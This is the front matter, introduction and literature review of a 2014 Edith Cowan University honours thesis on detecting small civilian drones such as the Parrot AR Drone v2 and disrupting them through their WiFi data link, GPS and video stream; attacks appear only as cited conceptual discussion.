Edith Cowan University

Research Online

Theses : Honours

Theses

2014

# Detection and control of small civilian UAVs

Matthew Peacock
*Edith Cowan University*

Follow this and additional works at: https://ro.ecu.edu.au/theses_hons

Part of the Other Computer Engineering Commons, and the Other Electrical and Computer Engineering Commons

Recommended Citation
Peacock, M. (2014). *Detection and control of small civilian UAVs*. Edith Cowan University.
https://ro.ecu.edu.au/theses_hons/120

This Thesis is posted at Research Online.
https://ro.ecu.edu.au/theses_hons/120

Edith Cowan University
Research Online

Theses : Honours

Theses

2014

# Detection and control of small civilian UAVs

Matthew Peacock
*Edith Cowan University*

Recommended Citation

Peacock, M. (2014). *Detection and control of small civilian UAVs*. Retrieved from http://ro.ecu.edu.au/theses_hons/120

This Thesis is posted at Research Online.
http://ro.ecu.edu.au/theses_hons/120

# Edith Cowan University

# Copyright Warning

You may print or download ONE copy of this document for the purpose of your own research or study.

The University does not authorize you to copy, communicate or otherwise make available electronically to any other person any copyright material contained on this site.

You are reminded of the following:

- Copyright owners are entitled to take legal action against persons who infringe their copyright.
- A reproduction of material that is protected by copyright may be a copyright infringement.
- A court may impose penalties and award damages in relation to offences and infringements relating to copyright material. Higher penalties may apply, and higher damages may be awarded, for offences and infringements involving the conversion of material into digital or electronic form.

**Use of Thesis**

This copy is the property of Edith Cowan University. However the literary rights of the author must also be respected. If any passage from this thesis is quoted or closely paraphrased in a paper or written work prepared by the user, the source of the passage must be acknowledged in the work. If the user desires to publish a paper or written work containing passages copied or closely paraphrased from this thesis, which passages would in total constitute and infringing copy for the purpose of the Copyright Act, he or she must first obtain the written permission of the author to do so.

# Detection and Control of Small Civilian UAVs

A Thesis for a dissertation submitted in partial fulfilment of the requirements for the degree of

Bachelor of Science (Security) Honours

By: Matthew Peacock
Student ID: 10144927

School of Computer and Security Science
Edith Cowan University

Supervisor: Dr. Mike Johnstone

Date of Submission: June 2014

# COPYRIGHT AND ACCESS DECLARATION

I certify that this thesis does not, to the best of my knowledge and belief:

(i) incorporate without acknowledgement any material previously submitted for a degree or diploma in any institution of higher education;

(ii) contain any material previously published or written by another person except where due reference is made in the text; or

(iii) contain any defamatory material.

Signed…[redacted]……………..

Date…12/8/2014……………………………

## Abstract

*With the increasing proliferation of small civilian Unmanned Aerial Vehicles (UAVs), the threat to critical infrastructure (CI) security and privacy is now widely recognised and must be addressed. These devices are easily available at a low cost, with their usage largely unrestricted allowing users to have no accountability. Further, current implementations of UAVs have little to no security measures applied to their control interfaces. To combat the threat raised by small UAVs, being aware of their presence is required, a task that can be challenging and often requires customised hardware.*

*This thesis aimed to address the threats posed by the Parrot AR Drone v2, by presenting a data link signature detection method which provides the characteristics needed to implement a mitigation method, capable of stopping a UAVs movement and video stream. These methods were developed using an experimental procedure and are packaged as a group of Python scripts.*

*A suitable detection method was developed, capable of detecting and identifying a Parrot AR Drone v2 within WiFi operational range. A successful method of disabling the controls and video of a Parrot AR Drone in the air was implemented, with collection of video and control commands also achieved, for after-the-event reconstruction of the video stream.*

*Real-time video monitoring is achievable, however it is deemed detrimental to the flight stability of the Parrot, reducing the effectiveness of monitoring the behaviour of an unidentified Parrot AR Drone v2. Additionally, implementing a range of mitigations for continued monitoring of Parrot AR Drones proved ineffectual, given that the mitigations applied were found to be non-persistent, with the mitigations reverting after control is returned to the controller. While the ability to actively monitor and manipulate Parrot AR Drones was successful, it was not to the degree believed possible during initial research.*

# Contents

## Table of Figures

# 1.0 Introduction

This chapter presents the background of Unmanned Aerial Vehicles (UAVs), the topic of this thesis; providing the necessary information and context needed to highlight the problem this thesis aims to address. This is followed by an evaluation of the significance of this research area, continued by a statement of stating the purpose of this research. The research questions, which aim to increase the body of knowledge in the area of UAV detection and mitigation, are then presented. To add further context to the thesis topic, a definition of necessary terms is provided. The chapter concludes by elaborating upon the structure of the remainder of the thesis.

## 1.1 Background

Unmanned Aerial Vehicles (UAVs), often referred to as "drones", have been identified as a Dual-Use technology, one that can be beneficial in both the military and civilian domains (DECO, 2013; Weber, 2011). The military applications of UAVs have advanced from reconnaissance missions to precision strikes as technology has advanced quickly over the past fifteen years of deployed military combat, with UAVs undertaking "dull, dirty and dangerous" tasks (Fahlstrom & Gleason, 2012; Gaub, 2011; Pastor, Lopez, & Royo, 2007). The civilian application of this technology has grown rapidly over the past five years, with demand rising in the commercial and business sectors to use UAVs for a wide range of tasks including crop dusting, package delivery and scientific research as running costs reduce to be competitive with, or lower than, manned aircraft (Cox, Sommers, & Fratello, 2006; Hindle, 2013; Kaiser, 2011; Vanek, 2009). Civilian UAV applications are also advancing beyond "dull, dirty, dangerous" tasks into widely accessible entertainment systems. A recent example is the Parrot AR Drone 2. Released in 2012, its combination of features, price and availability has made it popular. While the Parrot is primarily an entertainment device, due to its low cost it has been used widely as a test bed device for developing proofs of concept in universities for commercial UAV applications (Hartmann & Steup, 2013). Unfortunately, this low cost, wide availability and low accountability for small civilian UAVs provides the possibility of intentional malicious use, impacting security and privacy.

Widespread adoption of UAVs is reliant on a number of factors including regulations, safety and security. Recently, the USA passed the "FAA Modernization and Reform Act of 2012" (Congress, 2012) to streamline amalgamation of UAVs into the National Air Space (NAS), with current regulations preventing all UAVs over the NAS; while small

UAVs such as the Parrot may operate under 400ft (~122m) in unregistered airspace while not within five miles (~8km) of an airport. These regulations are similar under other aviation authorities, such as the Civil Aviation Safety Authority Australia, or CASA (CASA, 1998).

There are a number of safety issues needing to be solved before UAVs are incorporated into registered airspace, the main issues being air-to-air detection and collision avoidance (Kaiser, 2011). These issues are being addressed by aviation authorities such as the FAA (Federal Aviation Administration) in the USA and CASA (CASA, 1998; Congress, 2012). Safety in unregistered airspace is difficult to police and regulate, with collision avoidance dependent primarily on the controller. This implementation of collision avoidance is deemed acceptable as there are far less flying objects in unregistered airspace with which to collide or damage, and ground obstacles are resilient to UAV crashes due to the materials used in small UAV construction. This being said, UAV crashes can cause significant harm to individuals, as shown in March, 2014 when a civilian UAV recording a triathlon crashed into a competitor (Safi, 2014).

The security weaknesses in commercial UAV designs are being explored by researchers (Goraj, Rudinskas, & Stankunas, 2009; Shepard, Bhatti, & Humphreys, 2012), with a focus on hardening the control systems to prevent unauthorised control of UAVs. The same issues however, are not a focal point for smaller UAVs whose lack of security measures by design could pose a significant threat to Critical Infrastructure (CI) and civilian privacy due to small UAVs being unregistered, widely available and low cost.

The threats small UAVs pose to security and privacy in unregistered airspace are high risk. The capability of the technology allows for the attachment of payloads such as communication jammers or explosives (Butler, 2007; Reed, Geis, & Dietrich, 2011; Turan, Gunay, & Aslan, 2012) that could damage or harm CI, operations, resources and people. Additionally, the cameras mounted on these devices allow a user to gain targeted visual information in areas not normally accessible such as over fences, building rooftops or through windows in high-rise buildings. Currently, there are limited mitigation techniques for small UAVs, with the focus being on detection (Gaub, 2011), leading to the questions of this research, what actions can be taken after a UAV that poses a threat to CI security or civilian privacy is detected? How can these actions be mitigated?

## 1.2 Significance

Current detection methods for small UAVs are focused on acoustic detection techniques which suffer from a number of limitations including reliance on specialised hardware, requiring databases of process-intensive sound signatures, and filtering techniques required to eliminate background noise. To overcome these limitations consolidated hybrid approaches using multiple detection techniques are commonly used but are not a completely accurate solution. This research will provide a means of detecting small UAVs through the use of data link signatures, with the aim of overcoming the limitations of other detection techniques.

Whilst the majority of current research in this field is focused on detection techniques, there is little evidence of research that addresses mitigation techniques for small UAVs. This research presents a method of exploiting the characteristics of the data link technology of small UAVs to mitigate payload delivery and privacy issues near CI and private property.

It is predicted by the FAA that by 2018 over 10,000 small UAVs will be flying in unregistered airspace in the USA (Fritz, 2012), with current sales disclosed by Parrot being over 500,000 worldwide as of 2013 (Hargreaves, 2013). The potential impact to privacy in society is large, with regulations aiming to address these privacy concerns not keeping pace with the technology. Methods of enforcing regulations in unregistered airspace are unheard of. This research provides a mitigation method which could be extended to enforce future privacy legislation.

## 1.3 Purpose

The purpose of this research is to determine a method of detecting a specific small UAV, from which control of the UAV can be gained to prevent payload delivery and intelligence gathering from the device to mitigate the risks posed to CI and private property.

## 1.4 Research questions

1. How can a small civilian UAV be detected and controlled to mitigate privacy and security issues generated from increasing unregistered airspace activity?
    a. Is a signature-based method suitable for detection of small UAVs using a widespread medium?
    b. What methods can be used to manipulate control of a small civilian UAV?
2. How can the video stream of small civilian UAVs be manipulated to address privacy and security concerns?

## 1.5 Definition of Terms

**Electronic Warfare (EW):** Military action involving the use of electromagnetic and directed energy to control the electromagnetic spectrum or attack an enemy. There are three divisions of EW. Electronic Attack (EA), which involves manipulating energy to attack personnel, facilities or equipment, with the aim of damaging or destroying the targets capability. Electronic Protection (EP), which incorporates actions to prevent or mitigate against electronic attack; and Electronic Warfare Support (EWS), which involves the detection, identification and decision making against potential threats from sources of electromagnetic radiation (USArmy, 2012).

**Electro Magnetic Spectrum (EM):** The range of all electromagnetic radiation, divided into classifiable bands, including radio, infrared, visible light and ultraviolet light. The bands are arranged in order of size of the wavelength proportional to its frequency (USArmy, 2012).

**Global Positioning System (GPS):** GPS is a service that provides users with positioning, navigation and timing services. There are a number of implementations of GPS, this paper refers to GPS as the American GPS system; NAVSTAR, which is operated by the United States Air force. The US implementation of GPS is achieved through the use of three segments. The space segment which consists of a nominal constellation of 31 satellites, to ensure at least 24 are available 95% of the time with at least 4 satellites to be in range of a receiver at any one time. The control segment, which consists of worldwide monitor and control stations which maintain the GPS clocks and ensure the satellites maintain the correct orbit and the user segment, which uses a receiver to calculate the receivers three dimensional position. There are two distinct types of GPS, civilian which is open access and available to all, and military GPS which uses encrypted signals. GPS is used in a wide range of fields including aviation, agriculture, mapping and transport. The GPS satellites also provide atomic clocks which are used for precision timing in time sensitive actions, such as networking, radio and financial transactions (NCO, 2013).

**Media Access Control Address (MAC Address):** A unique identifier code given to hardware devices which contain 802 standard networking capabilities for addressing packets to specific devices. The address consists of 6 bytes of 6 groups of 2 hexadecimal digits, where the first 3 octets are manufacturer specific; with each manufacturer being allotted a specific portion of the MAC address space by the IEEE (Carr & Snyder, 2007).

**Moving Picture Experts Group (MPEG):** MPEG is a working group of ISO/IEC that develops standards for the coded representation of digital audio and video data. There are a number of standards developed by MPEG, with each having a number representing its version. One of the most common standards for video and audio coding currently is MPEG4 (MPEG, 2013).

**Packet:** A segmented piece of data that is transferred over networked devices in a standardised length accompanied by overhead information which provides additional details of where the packet is going to and coming from (Carr & Snyder, 2007).

**Unmanned Aerial Vehicle (UAV):** Has a broad definition, initially defined as any airborne device without an onboard pilot, it encompassed balloons, rockets and blimps. UAV are now defined as an aircraft which does not contain a pilot onboard, instead using data links and control stations to send and receive commands, with some functionality provided via autonomous systems (Fahlstrom & Gleason, 2012).

**Ultra High Frequency (UHF):** Is a range in the radio EM spectrum defined as between 300MHz and 3GHz. UHF encompasses a number of wireless radio technologies, including satellites, 3G (third generation) wireless and cellular telephones (Skolnik, 2008).

**Wireless Fidelity (WiFi):** A standardised form of wireless communication developed by the IEEE taskforce. There are a range of standards that fall into the classification of WiFi including, 802.11a, 802.11b, 802.11g and 802.11n, which all provide different ranges and data throughput (Ciampa, 2006).

## 1.6 Thesis Structure

The remainder of the thesis is split into four chapters. Chapter two delves into the literature concerning the concepts related to UAVs, and presents a review of relevant literature. A brief history of UAVs is detailed, with predictions of the future in this technology, with subsequent sections of the chapter split into topic matters. First presenting the body of knowledge related to detection methods applied to small civilian UAVs, weighing the pros and cons of each method, along with outlining the gaps in the body of knowledge. Second, the literature related to mitigation strategies for UAVs is presented, covering the shifting paradigm from physical deterrents to electronic-based mitigation strategies, targeting the data link communications which process control commands and video onboard UAVs. Chapter two concludes with a summary of the body of knowledge, detailing the knowledge gaps this thesis aims to fill.

Chapter three relates to the research methods and design of this thesis. Commencing with detailing the various research approaches available in the related discipline of information systems, which can be applied to computer science research. Analysis of these approaches is undertaken, identifying the topic mater and subsequent related methods to determine the approach. Next, the research design articulates the process to be used for undertaking the identified research method. Following this, a number of identified initial research experiments are listed. The materials used for research purposes follows, with the method of data analysis employed during research after. Finally, limitations upon this research are identified.

Chapter four explores the data gathered throughout the research. First, a prediction of the results is presented, followed by the research results and analysis, grouped into themes relating to the research questions. Detection-related research is presented, followed by an elaboration of control-related research. A discussion of these results is then conveyed concluding with a summary detailing how these results impact the body of knowledge.

Chapter five concludes this thesis, summarising the research undertaken, and framing this research in terms of the research questions. Next, a critical review of the research method is undertaken. Subsequently, future questions unearthed during this research are presented as areas of future work to expand the body of knowledge in this field.

## 1.7 Summary

This chapter presented the background information relating to small civilian UAVs, identifying the area to be explored by this thesis. Following this, the significance and purpose of this research area was detailed; subsequently, a number of research questions were framed, to be explored throughout the thesis. A definition of terms used in this thesis followed, concluding with a structure of the remainder of the thesis. Chapter two ascertains the body of knowledge for detection and mitigation of small UAVs through a review of relevant literature.

# 2.0 Literature Review

The technology embedded in UAVs has advanced rapidly over the past fifteen years (Gaub, 2011). They have evolved into complicated embedded hardware devices, capable of tasks beyond simple reconnaissance. UAVs have been predicted to be the next “big technology”, with an estimated compound annual growth rate of 12% over the next five years (Hindle, 2013). Increased civilian use has been propelled forward by the reduction in cost of small electronic components, allowing small UAVs such as the Parrot AR Drone v2 to be produced, with low cost, high availability and no accountability. A security and privacy dilemma will occur over the coming years as these devices become more widespread, increasing the risks posed by this technology to security in critical infrastructure, and the privacy of society.

The current focal point of research in this area is the detection of small UAVs, which is championed by modern militaries that recognise the threats posed by small UAVs (Gaub, 2011; Turan, et al., 2012). In comparison, mitigation research lags somewhat, as research shifts from physical mitigations such as anti-air defences to EW mitigation strategies (Turan, et al., 2012). As such the literature review is structured into two distinct sections, detection and mitigation. The detection section outlines the major detection methods being researched, radar, visual, acoustics, data link signatures and hybrid methods, detailing the approaches taken and any limitations of each method. The mitigation section outlines areas from which control mitigations can be developed, thus elaborating on issues where security of the control systems are weaker and have been actively exploited. These areas include Global Positioning System (GPS), Satellite, 802.11 WiFi and Video transmission.

## 2.1 Detection

Small UAVs are much harder to detect than manned aircraft, in part due to the methods of traditional aviation detection (Shi et al., 2011). The difficulty in detecting small UAVs is an issue modern militaries are aiming to overcome, as it is a recognised threat to CI, operations and people. Current research in this field is related to small military-classed UAVs; as a result there are a number of techniques being researched for UAV detection in general, with some of these methods identified as being applicable for small civilian UAVs.

### 2.1.1 Radar

Radar was first used during WWII to detect ships over long stretches of open sea, it was later turned to the sky, being used in modern aviation to avoid collisions between aircraft and provide air controllers the ability to detect aircraft (Moses, Rutherford, & Valavanis, 2011; Skolnik, 2008). Radar detects the electromagnetic waves (EM) reflected from objects to determine range, speed and velocity. Objects reflect EM waves at different frequencies over the EM spectrum due to the materials from which the objects are constructed, with the majority of radar technology detecting reflections between the 3MHz and 8 GHz bands (Skolnik, 2008). Skolnik points out that the lower the frequency wave, the further away an object can be detected, with this in mind small UAVs reflect a higher frequency EM than conventional mid to long range radars detect; over 10GHz in the X-band frequency. The higher frequency limits the effective detection range of small UAVs, unless the power and/or size of the detecting antenna is increased (Skolnik, 2008). Increasing the power and size of the antenna may seem ideal for small UAV detection, with a recent military radar effectively tracking small UAVs over 90kms using the X-band (Eshel, 2013). However, as pointed out by Skolnik (2008), this radar detection can be unreliable, as adverse weather conditions affect the wave lengths reflected, distorting the wave. Additionally, radar detection equipment for this frequency is expensive in terms of cost and power consumption (Moses, et al., 2011), and quite large as demonstrated by the recent military radar which requires three people to operate out of an armoured vehicle (Eshel, 2013). These limitations reduce the use of radar technology for widespread small civilian UAV detection, as it is not suitable to have the equivalent of a tank near CI, business districts or the suburbs for long range detection. While short range tracking can be achieved using radar, its effectiveness is reduced by weather conditions. Additionally, the components used in constructing small UAVs are generally of non-reflective materials, such as plastic to reduce the weight of the device. Non-reflective material adds to the difficulty of radar detection, with less reflective surfaces reducing or preventing waves from reflecting back to the radar (Skolnik, 2008).

### 2.1.2 Visual

Visual detection methods have been used to successfully detect and categorise larger aircraft (Shi, et al., 2011). Using a number of cameras, Shi et al. (2011) created a database of shadows to compare the captured image to classify and detect a light plane. This method could be applied to small civilian UAVs, however by design this method filters out smaller objects such as birds to reduce false positives, making the application to small UAVS more difficult. Additionally, the customisation of small UAVs creates difficulties in building a classification database for positive identification, as each UAV would have a unique image. Visual detection is also dependent on line of sight, and is of limited use with adverse weather conditions such as fog or smoke (Dimitropoulos, Grammalidis, Simitopoulos, Pavlidou, & Strintzis, 2005), with multiple cameras needed to provide full 360 degree field of view detection (Chellappa, Gang, & Qinfen, 2004).

### 2.1.3 Acoustics

As claimed by Pham and Srour (2004), acoustic detection is not dependent on line of sight, or size of the target UAV. Acoustic detection methods use arrays of microphones to detect the sound emitted from mechanical devices, such as rotors and engines, and then compare this sound signature with that stored in a database of previously collected sound signatures (Averbuch, Rabin, Schclar, & Zheludev, 2012; Pham & Srour, 2004). Collecting these signatures is a time consuming task, with multiple sound recordings needed for each UAV target in different environments, along with process intensive algorithms applied to generate the final signature for comparison and placement in the database (Averbuch, et al., 2012).

This form of detection is a major research area, with many successful identifications of aircraft by sound signature undertaken (Averbuch, et al., 2012; Azimi, 2012; Case, Zelnio, & Rigling, 2008; Klaczynski & Wszolek, 2012; Pham & Srour, 2004; Shi, et al., 2011), but with limited testing against small UAVs. The testing against small UAVs has had research design flaws, with electric remote control (RC) planes used for test cases rather than small UAVs (Case, et al., 2008). RC planes lack the embedded device capability of small UAVs, preventing autonomous control, such as the passive hovering or gliding state. As the aim of the sound signal captures for signature creation is to gather as much information about the sounds a device emits in as many states as possible, it seems that not using a small UAV could impact the acoustic data collected, as the sounds of autonomous states will not be recorded.

While acoustic detection can be effective under certain circumstances, along with being cost effective, as highlighted by Case et al. (2008) constructing an acoustic sensor from low cost commercial products, and the adaption of a Raspberry Pi into an acoustic sensor named Drone Shield ("Drone Shield," 2013), there are a number of limitations. The acoustic detection method is reliant on customised hardware, with microphone arrays, computers and software needed for sound signal collection. Additionally, microphone attached sensors are required for detection, limiting the use of adopting a widespread platform. Data collection is a major issue for acoustic detection, factors such as wind, temperature, time of day, obstacles and other sounds can bend the sound waves, changing the direction the sound will travel (Mirelli, Tenney, Bengio, Chapados, & Delalleau, 2009). Collection of a sound signal on a hot, low wind day in an open plain will have significant differences to the signal on a cold, windy night in a forest (Mirelli, et al., 2009; Roseveare & Azimi-Sadjadi, 2006). This causes the need for multiple recordings in multiple environments for more precise, universally useable signatures to be developed (Mirelli, et al., 2009), a task that not all researchers undertake, with new custom databases constructed rather than expanding existing signature databases (Shi, et al., 2011). Algorithms are applied to the raw sound data to eliminate noise and form an identifiable signature, however unpredictable combinations of temperature, wind and obstacles can cause "shadow zones" where the sound waves refract upwards away from the detection sensor, reducing the effectiveness of comparison to the signature. This phenomenon occurs low to the ground, at high temperatures during the day with tall obstacles present, the typical description of an urban area in which small civilian UAVs operate (Srour & Robertson, 1995).

### 2.1.4 Data link signatures

By design, all UAVs contain some sort of data link, to relay commands from the control system to the UAV and provide information back, in the form of video or sensor data (Barton, 2012; Fahlstrom & Gleason, 2012). Currently small civilian UAVs use one of two types of data link, either 802.11 WiFi or ultra high frequency (UHF) radio. While both of these data link technologies can suffer from interference, using UHF can cause interference to other devices depending on the implementation, with commercially available UHF receivers operating in the 433MHz range shared with garage doors and central locking systems of cars, while the legal band in Australia (476MHz to 477MHz) is shared with two-way radios (*Radiocommunications (Citizen Band Radio Stations) Class Licence 2002*, 2011). It seems likely that UHF at these frequencies will be limited in use for small UAVs, to prevent interference from consumer devices operating at these frequencies, and to conform to the differing legal allocations of the EM spectrum around the world. In contrast, 802.11 WiFi covers a world standardised part of the EM spectrum, and has avoidance techniques and channels to mitigate interference, making it easily applied to UAVs travelling in the convoluted EM spectrum of urban environments.

From a detection perspective, using data links seems promising, as all UAVs use them, they are standardised to ensure they operate in the EM spectrum, and they have characteristics that can make them identifiable by the controller, therefore identifiable by others. The downlink video stream connection has been used as a form of detection (Azimi, 2012), perhaps foreshadowing the future use of this detection method.

### 2.1.5 Hybrid Methods

To overcome the limitations of each detection method, a number of researchers have begun consolidating techniques together into more hybrid methods. Using a combination of radar, acoustics and visual detection Shi et al. (2011) was able to detect and classify a light plane from 5km away. This method could be applied to small UAV detection as reported by Azimi (2012). Hybrid methods are currently in the proof of concept phase, being researched by U.S military departments (Azimi, 2012; Chellappa, et al., 2004; Shi, et al., 2011). However these methods will still not address small civilian UAV detection, as this method does not address needing customised hardware, cost, power or size.

In summary, there are a range of detection techniques that have been applied to UAVs in general, while they have differing values of success, these techniques have had limited success in detecting small UAVs. Further work into data link signature identification looks promising for small civilian UAVs, as these devices primarily use standard 802.11 WiFi, which can be detected using widespread available non-customised software and hardware.

## 2.2 Mitigations

There is limited research in the field of UAV mitigation. It is recognised by the military that the capability of defending against small manoeuvrable UAVs is not adequate, with anti-air based weapon responses unable to lock onto such small targets, due in part to detection methods. The focus has switched from a physical defence to cyber defence using electronic warfare techniques (Turan, et al., 2012). As pointed out by threat assessments of UAV systems (Hartmann & Steup, 2013; Javaid, Sun, Devabhaktuni, & Alam, 2012; Turan, et al., 2012), the weakest part of UAV systems is the data link control technology, which can be vulnerable to a wide range of attacks depending on the technology in use (Javaid, et al., 2012). A number of real-world and proof of concept attacks have been undertaken against a range of data link technologies.

### 2.2.1 GPS

Global Positioning System (GPS) is a technology that originated in the military domain and shifted into the civilian domain successfully. GPS uses between 4 and 8 in-range orbiting satellites, to determine the current position of the receiver, and is now prevalent in a wide range of devices, including cars, aircraft, navigation systems, wireless sensors, critical infrastructure and smart phones (Shepard, et al., 2012). UAVs are no exception, being reliant on GPS for a range of navigational tasks. By design, civilian GPS is insecure, using unencrypted clear access (C/A) signals to reduce the complication of encryption key distribution, and provide transparency and predictability (Shepard, et al., 2012). This predictability however, leads to the ability to spoof GPS signals to send different location information to the device. This concept was widely documented by the media in December 2011; in relation to a CIA operated military UAV being captured by Iranian forces (Hartmann & Steup, 2013; Shepard, et al., 2012). It was believed that by jamming the encrypted military GPS signals, the UAV defaulted to L1 C/A civilian GPS, allowing the signal to be spoofed and the UAV to be landed in Iran. To prove this was the case, Shepard et al. (2012) constructed a GPS spoofer, and used it against a small UAV, resulting in commands being sent to the UAV, allowing the "attacker" to cause the UAV to spiral towards the ground, confirming the possibility of this attack.

While GPS spoofing could be an effective mitigation technique, Shepard et al. (2012) claim that designing and building a GPS spoofer to be precise enough to allow for control to be achieved is difficult, taking a significant amount of time, effort, cost and knowledge. While off the shelf GPS simulators can be used for spoofing, they would not be as consistent, providing only a jamming effect rather than command takeover, limiting effectiveness (Shepard, et al., 2012). Additionally, GPS spoofing requires customised hardware, a requirement this research is attempting to avoid. Furthermore, the Parrot is not currently distributed with a GPS module stock standard, with either various modifications required, or a Parrot GPS module required.

### 2.2.2 Satellite

Satellite telecommunications are used for long range UAVs, where line of sight is broken between the ground controller and the UAV (Fahlstrom & Gleason, 2012). The controls and data are sent between the ground controller and UAV via the satellite. Again, security seems to be an afterthought in satellite communication design, with some implementations having no encryption present (Goraj, et al., 2009) with the potential for control to be overtaken by an external entity. It was discovered in 2007 that all US military UAVs, including Reapers and Predators did not encrypt the downlink video stream from the satellite to the control station, allowing the signal to be received by any observer tuned to the correct frequency (Fritz, 2012; Gaub, 2011). While this shows a significant lack of security in UAV implementation, satellite communications are not currently used by small UAVs (Fritz, 2012), and as such mitigation techniques for satellite connected UAVs is out of the scope of this research.

### 2.2.3 802.11 WiFi

802.11 WiFi is a widely used standard for wireless technologies in a range of devices, most commonly Wireless Local Area Networks for homes or business. 802.11 is known to be vulnerable to a range of attacks, including spoofing, man in the middle, injection and denial of service; the majority of which are mitigated by the use of encryption to harden the wireless communication link (Jacob, Hutchinson, & Abawajy, 2011; Lei, Fu, Hogrefe, & Tan, 2007). This leads to a situation where the security of 802.11 WiFi is only as strong as the encryption standard being implemented. Small civilian UAVs can use 802.11 WiFi as its data link control technology, one such UAV is the Parrot AR Drone v2, which uses a smart phone or tablet to connect to the device over WiFi to act as the ground controller (Bristeau, Callou, Vissiere, & Petit, 2011). From the implementation of WiFi on the Parrot, no encryption is used on this link, impacting the security of the device. While this is a design choice to keep hardware costs down, and allow easier access to the lower technologically proficient target audience of the device, it leaves the UAV vulnerable to a number of attacks. There are examples of deploying encryption algorithms, such as WPA2 as a standalone module onto the Parrot to harden the data link of these devices (daraosn, 2013), as such this research aims to develop a method that can mitigate both standard and modified Parrot drones, regardless of encryption being deployed. The hardening of civilian UAVs is not the topic of this research, and is being addressed by other researchers in relation to the Parrot drones (Pleban, Band, & Creutzburg, 2014).

While important, encryption is only a temporary solution for WiFi security; the 802.11 WiFi standard itself has a number of flaws, mainly in the area of management frames (Ahmad & Tadakamadla, 2011). For wireless communications, the “listening device” and “transmitting device” must know who to listen and transmit to, for this initial connection to commence, management frames are used to associate and then authenticate before communications commence (Housley & Arbaugh, 2003). By design, management frames cannot be ignored by wireless devices, with the majority of standards not protecting management frames, this opens up an attack vector against wireless devices. A major attack of this type is Deauthentication, whereby the attacker sends Deauthentication management frames to the two connected devices, disconnecting them. This allows for further attacks to commence, such as spoofing the authorised connected device to impersonate and gain their data, or continually sending Deauthentication packets as denial of service, preventing the wireless connection (Bellardo & Savage, 2003). 802.11w addresses this attack by protecting the management frames; however the standard is not backwards compatible with older hardware, and opens up new WiFi attacks. One such attack is association starvation, whereby a delay response field in the (re)association packet is forged with a large response time, causing the access point to wait until a client's association packet will be accepted (Ahmad & Tadakamadla, 2011). Early indications from research by Peacock and Johnstone (2013) show that small UAVs using 802.11 are susceptible to Deauthentication attacks, which can be used as a mitigation technique against small civilian UAVs.

### 2.2.4 Video

Video transmission between UAVs and ground controllers needs to be robust, low power, high resolution, low distortion and low bandwidth (Fahlstrom & Gleason, 2012), to account for the tailored hardware on UAVs, and the real-time need of video over a narrow transmission bandwidth. A number of codec's can solve these issues, with a major codec being H.264, used in both military and civilian UAVs (Bennett, Dee, Minh-Huy, & Hamilton, 2005; Bristeau, et al., 2011; Klassen, 2009). As the video transmission is broadcast over the air to the receiver, security measures should be taken to protect the confidentiality, integrity and availability of the signal, similar to CCTV implementations using WiFi as a medium (Coole, Valli, & Woodward, 2012; Zhaoyu, Dichao, Yuliang, & Liu, 2005). Surprisingly this is not the case, as mentioned previously, all US military UAVs did not have encryption on the downlink video stream until 2007, when after raiding an Iraqi militant bunker, US forces found hundreds of logged hard drives containing UAV reconnaissance videos (Fritz, 2012). The encryption issues are not only a part of military implementations, with initial research into the Parrot specifically by Bristeau et al. (2011) showing there is no onboard encryption of the video, or the signal it travels upon. Video encryption is slightly different to signal encryption, as it is quite resource heavy, only a certain amount of the video can be encrypted to maintain a real time connection and distort the visual and audio adequately (Shah & Saxena, 2011). This is elaborated on by Zhaoyu et al. (2005) who noted that

6% encryption on a MPEG video stream is sufficient with current processing power to prevent reconstruction of the video. However, video encryption also suffers from security issues similar to signal encryption implementations, such as key exchange.

Attacking an over the air video stream is not a new concept, with a range of attacks highlighted by Coole (2012) when undertaking risk assessments of WiFi medium CCTV systems. In the application of UAVs the video link is significant, with this being the only visual identifier providing information for pilots on the ground along with reconnaissance information (Hartmann & Steup, 2013). Deligne (2012) undertook an attack against the Parrot drones video stream to supplement the original stream with other video. Deligne (2012) used a number of conversion techniques and developed a malware to over the air drop onto the UAV through its weak security practices to supplement the video. This was a surprising angle to take for supplementing video stream, as the H.264 standard is widely implemented in both commercial and military applications, thus being well documented; along with the encapsulation headers of the Parrot, named PaVE (Parrot Video Encapsulation) being open source, shown in Appendix A. Jamming the video link through exploiting the standard could also be possible, as it has been shown that some H.264 implementations can suffer from bit stream errors (Ames, 2012). From this it seems feasible to create mitigations through attacking the video stream by constructing H.264 frames for packet injection attacks or jamming the video link.

Further, Rand (2013) examined the video stream on the AR Parrot Drone v1, attempting to open multiple video streams simultaneously. Rand explored two methods, video loopback and shared library injection. Rand claims to have been able to share the video stream in real time between the onboard controller program and his custom program using a shared library injection, however Rand mentions that flight control becomes unstable using this method. In addition, these claims are unverifiable due to Rand delaying the release of his source code proving his implementation is successful.

Mitigation techniques have primarily been focused on military UAVs, to protect CI, operations and personnel, with military methods, such as anti-aircraft weapons found to be ill suited for use against small military UAVs. These methods are being replaced with the concept of EW methods, which are appropriate for civilian UAV mitigation. EW methods involve mitigation through control of the data link technology, of which the major types used are satellite and 802.11 WiFi, with onboard GPS for most if not all UAVs for location tracking. A video stream is also connected to provide visuals over the data link. The flaws in these technologies allow for mitigation techniques to be developed. To immobilise or gain control of a UAV to prevent the UAV from entering unauthorised areas, or to prevent the real video stream being sent back to a ground controller.

## 2.3 Summary

